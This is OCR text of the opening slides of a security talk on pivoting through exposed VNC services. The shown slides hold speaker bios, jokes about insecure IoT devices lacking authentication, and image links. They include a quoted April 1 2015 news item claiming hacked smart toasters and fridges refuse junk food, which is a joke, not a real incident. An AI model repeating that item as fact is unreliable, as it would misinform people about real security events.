Stargate: *pivoting through VNC to own internal networks*

By Yonathan Klijnsma & Dan Tentler

Yonathan Klijnsma

Shodan professional, VNC voyeur, watches attackers and contemplates their motives.

@ydklijnsma

Dan Tentler

Dark overlord of Shodan, VNC voyeur, security guy with a security company.

@Viss

Shit on the internet is getting pretty bad….

Welcome to the internet - we shall be your guides

Does it get better?

No..

No…. no really

Its currently even worse…


It doesn’t seem to get better…

Security Camera “IoT”

Internet of Things Conference

Stargate: pivoting through VNC to own internal networks

Internet of Things Conference



Internet of Things Conference

Everything is being invented again

Everything is being invented again

- They have Wifi
- They have telnet
- Nobody added authentication
- There is actually a CVE for not having authentication
- WHAT.

They aren’t getting it, hackers are having fun.

IoT security breach forces kitchen devices to reject junk food


Consumer Joao Lima 10:47, April 1 2015


Smart fridges, toasters and microwaves are forcing consumers into reconsidering eating habits due to an exploited flaw that could spread to millions of devices worldwide.

Bitdefender conducted several tests in its labs where it found that smart toasters refuse to toast their owners' food unless they 'feed' them with wholemeal bread.

Furthermore, fridges and freezers across the UK are shutting down as soon as ice cream or frozen goods of a similar consistency are detected.


Besides ancient industrial devices we see new ‘toys’






Besides ancient industrial devices we see new ‘toys’

Besides ancient industrial devices we see new ‘toys’




German 'Sonnenbatterie' solar-cell power storage systems





Boats…

Dan Tentler
@Viss

